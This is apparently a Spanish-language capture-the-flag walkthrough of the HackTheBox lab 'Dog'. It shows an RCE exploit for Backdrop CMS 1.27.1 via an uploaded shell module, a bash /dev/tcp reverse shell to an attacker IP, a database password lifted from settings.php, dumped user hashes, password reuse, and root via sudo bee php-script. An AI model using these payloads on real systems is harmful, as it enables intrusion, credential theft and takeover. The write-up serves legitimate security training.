
shell

- Installed *shell* successfully

Next steps

- Enable newly added modules
- Browse more modules


Una vez subido, si nos vamos a la ruta tenemos una shell a través del parámetro `cmd`:



```
www-data
```

Entonces ahora nos ponemos a la escucha con `nc -nlvp 4444` y ejecutamos:

```PHP
bash -c >%26 "bash -i >%26 /dev/tcp/10.10.14.5/4444 0>%261"
```




```
❯ python 52021.py http://dog.htb
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating...
Evil module generated! shell.zip
Go to http://dog.htb/admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://dog.htb/modules/shell/shell.php

 /home/j/De/M/H/D/exploits > with 🔥 > took ⧗ 9s > ✓  http://dog.htb/modules/shell/shell.php?cmd="bash -c 'bash -
i >%26 /dev/tcp/10.10.14.5/4444 0>%261'"
```

```
❯ nc -nlvp 4444
Connection from 10.10.11.58:54668
bash: cannot set terminal process group (919): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dog:/var/www/html/modules/shell$
```


Escalada

Una vez dentro y después del respectivo tratamiento de la TTY, viendo netstat, esta corriendo **mysql**:



```
www-data@dog:/var/www/html$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
www-data@dog:/var/www/html$ 
```

Probando la contraseña del *settings.php* estamos dentro:



```
   * https://api.backdropcms.org/database-configuration
   */
  $database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
  $database_prefix = '';

  /**
   * Site configuration files location.
   *
   * By default these directories are stored within the files directory with a
   * hashed path. For the best security, these directories should be in a location
   * that is not publicly accessible through a web browser.
   *
   * Example using directories one parent level up:
:
```

```
www-data@dog:/var/www/html$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12961
Server version: 8.0.41-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

Ahora hacemos el respectivo reconocimiento de mysql:

Mostramos bases de datos:

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| backdrop           |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)
```

Usamos la base de datos del CMS:

```


mysql> use backdrop
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------------+
| Tables_in_backdrop          |
+-----------------------------+
| batch                       |
| cache                       |
| cache_admin_bar             |
| cache_bootstrap             |
| cache_entity_comment        |
| cache_entity_file           |
| cache_entity_node           |
| cache_entity_taxonomy_term  |
| cache_entity_user           |
| cache_field                 |
| cache_filter                |
| cache_layout_path           |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_token                 |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| field_data_body             |
| field_data_comment_body     |
| field_data_field_image      |
| field_data_field_tags       |
| field_revision_body         |
| field_revision_comment_body |
| field_revision_field_image  |
| field_revision_field_tags   |
| file_managed                |
| file_metadata               |
| file_usage                  |
| flood                       |
| history                     |
| menu_links                  |
| menu_router                  |
| node                         |
| node_access                  |
| node_comment_statistics      |
| node_revision                |
| queue                        |
| redirect                     |
| search_dataset               |
| search_index                 |
| search_node_links            |
| search_total                 |
| semaphore                    |
| sequences                    |
| sessions                     |
| state                        |
| system                       |
| taxonomy_index               |
| taxonomy_term_data           |
| taxonomy_term_hierarchy      |
| tempstore                    |
| url_alias                    |
| users                        |
| users_roles                  |
| variable                     |
| watchdog                     |
+------------------------------+
59 rows in set (0.00 sec)
```


Usamos users:

```
mysql> describe users;
+------------------+--------------+------+-----+---------+-------+
| Field            | Type         | Null | Key | Default | Extra |
+------------------+--------------+------+-----+---------+-------+
| uid              | int unsigned | NO   | PRI | 0       |       |
| name             | varchar(60)  | NO   | UNI |         |       |
| pass             | varchar(128) | NO   |     |         |       |
| mail             | varchar(254) | YES  | MUL |         |       |
| signature        | varchar(255) | NO   |     |         |       |
| signature_format | varchar(255) | YES  |     | NULL    |       |
| created          | int          | NO   | MUL | 0       |       |
| changed          | int          | NO   | MUL | 0       |       |
| access           | int          | NO   | MUL | 0       |       |
| login            | int          | NO   |     | 0       |       |
| status           | tinyint      | NO   |     | 0       |       |
| timezone         | varchar(32)  | YES  |     | NULL    |       |
| language         | varchar(12)  | NO   |     |         |       |
| picture          | int          | NO   | MUL | 0       |       |
| init             | varchar(254) | YES  |     |         |       |
| data             | longblob     | YES  |     | NULL    |       |
+------------------+--------------+------+-----+---------+-------+
16 rows in set (0.00 sec)
```

Bingo, tenemos los usuarios y sus contraseñas

```
mysql> select concat(name,'->',pass) from users;
+------------------------------------------------------------------------+
| concat(name,'->',pass)                                                 |
+------------------------------------------------------------------------+
| ->                                                                     |
| jPAdminB->$S$E7dig1GTaGJnzgAXAtOoPuaTjJ05fo8fH9USc6vO87T./ffdEr/.      |
| jobert->$S$E/F9mVPgX4.dGDeDuKxPdXEONCzSvGpjxUeMALZ2IjBrve9Rcoz1        |
| dogBackDropSystem->$S$EfD1gJoRtn8I5TlqPTuTfHRBFQWL3x6vC5D3Ew9iU4RECrNuPPdD |
| john->$S$EYniSfxXt8z3gJ7pfhP5iIncFfCKz8EIkjUD66n/OTdQBFklAji.          |
| morris->$S$E8OFpwBUqy/xCmMXMqFp3vyz1dJBifxgwNRMKktogL7VVk7yuulS        |
| axel->$S$E/DHqfjBWPDLnkOP5auHhHDxF4U.sAJWiODjaumzxQYME6jeo9qV          |
| rosa->$S$EsV26QVPbF.s0UndNPeNCxYEP/0z2O.2eLUNdKW/xYhg2.lsEcDT          |
| tiffany->$S$EEAGFzd8HSQ/IzwpqI79aJgRvqZnH4JSKLv2C83wUphw0nuoTY8v       |
+------------------------------------------------------------------------+
9 rows in set (0.00 sec)
```

Viendo */home* en esta máquina existen **jobert** y **johncusack**




```
bye
www-data@dog:/var/www/html$ ls /home
jobert  johncusack
www-data@dog:/var/www/html$
```


Pruebo fuerza bruta con `john`

SHELL

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 65536 for all loaded hashes
Will run 12 OpenMP threads
```


> ### Nota
>
> Usé `john` y `hashcat` pero nada, el tipo de hash es drupal7. **Hay reciclado de contraseñas** y te puedes logear como **johncusack** con la contraseña de antes
>
> 
>
> ```
> www-data@dog:/var/www/html/core$ su johncusack
> Password:
> ```
>
> BackDropJ2024DS2024

Una vez estamos como **johncusack**, si hacemos un `sudo -l` vemos que podemos ejecutar el siguiente programa como cualquier usuario sin especificar contraseña:




```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Sorry, try again.
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
johncusack@dog:~$
```

Estas son las opciones, al parecer es un programa para la gestión del CMS:



```
johncusack@dog:~$ /usr/local/bin/bee
🐝 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installation
automatically based on the current directory.

 --site
 Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to find
 the Backdrop site automatically based on the current directory.

 --base-url
 Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs to
 pages on the site.

 --yes, -y
 Answer 'yes' to questions without prompting.

 --debug, -d
 Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).
```

La siguiente opción me interesa bastante para la escalada:




```
  List all user accounts.

 ADVANCED
  db-query
   dbq
   Execute a query using db_query().

  eval
   ev, php-eval
   Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.

  php-script
   scr
   Execute an arbitrary PHP file after bootstrapping Backdrop.

  sql
   sqlc, sql-cli, db-cli
   Open an SQL command-line interface using Backdrop's database credentials.

johncusack@dog:/var/www$ |
```

Como dice que puede ejecutar un fichero **php** me creo un en *tmp* para que me de una bash

SHELL


```
johncusack@dog:/var/www/html$ cat /tmp/escalada.php
<?php
system("/bin/bash");
?>
```

Lo ejecuto como sudo pero me da el siguiente error:



```
johncusack@dog:/var/www$ sudo /usr/local/bin/bee php-script /tmp/escalada.php

 ✘  The required bootstrap level for 'php-script' is not ready.
```


Con `status` intento ver que pasa:



```
johncusack@dog:/var/www$ sudo /usr/local/bin/bee status

 ⚠ No Backdrop installation found. Run this command again from within a Backdrop installation, or use the '--root' glob
al option.
```

Lo que pasa es que para ejecutarlo tenemos que estar en la ruta donde está el CMS, es decir, **/var/www/html**.

Ejecutamos ahora y somo root:



```
johncusack@dog:/var/www/html$ sudo /usr/local/bin/bee php-script /tmp/escalada.php
root@dog:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
```